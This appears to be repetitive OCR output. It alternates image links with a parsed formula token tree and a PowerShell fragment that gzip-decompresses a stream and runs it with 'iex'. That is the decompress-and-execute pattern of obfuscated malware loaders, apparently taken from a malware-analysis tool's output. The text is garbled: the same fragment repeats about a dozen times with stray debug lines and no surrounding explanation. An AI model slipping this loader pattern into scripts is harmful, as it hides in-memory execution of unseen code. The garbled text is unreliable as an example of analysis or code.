

```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )





```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
         PtgName : s
           PtgName : decompress
             PtgName : compressionmode
               PtgName : compression
               PtgName : io
             PtgBase : .
           PtgBase : .
         PtgBase : .
         PtgName : gzipstream
       PtgFunc :  P(2) :  I(0)
         PtgName : compression
         PtgName : io
       PtgBase : .
     PtgBase : .
     PtgName : streamreader
   PtgFunc :  P(1) :  I(0)
   PtgName : io
 PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )





```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```


iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
```


iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )






```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
```


iex (io.streamreader (io.compression.gzipstream (s ,
io.compression.compressionmode.decompress))
).readtoend ( )








iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )





```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
 PtgBase : .
 PtgName : iex
PtgFunc :  P(1) :  I(0)
```




```
__main__!1 BASE: IO . compression
```


iex (io.streamreader (io.compression.gzipstream (s , io.compression.compressionmode.decompress))).readtoend ( )




```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
PtgBase : .
PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
```


```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```





```
    PtgName : readtoend
  PtgFunc :  P(0) :  I(0)
          PtgName : s
            PtgName : decompress
              PtgName : compressionmode
                PtgName : compression
                PtgName : io
              PtgBase : .
            PtgBase : .
          PtgBase : .
          PtgName : gzipstream
        PtgFunc :  P(2) :  I(0)
          PtgName : compression
          PtgName : io
        PtgBase : .
      PtgBase : .
      PtgName : streamreader
    PtgFunc :  P(1) :  I(0)
    PtgName : io
  PtgBase : .
 PtgBase : .
 PtgName : iex
PtgFunc :  P(1) :  I(0)
```

```
__main__!1 BASE: IO . compression
__main__!1 BASE: IO . compression
```

```
iex (io.streamreader ( io.compression.gzipstream ( s ,
io.compression.compressionmode.decompress ) )
).readtoend ( )
```

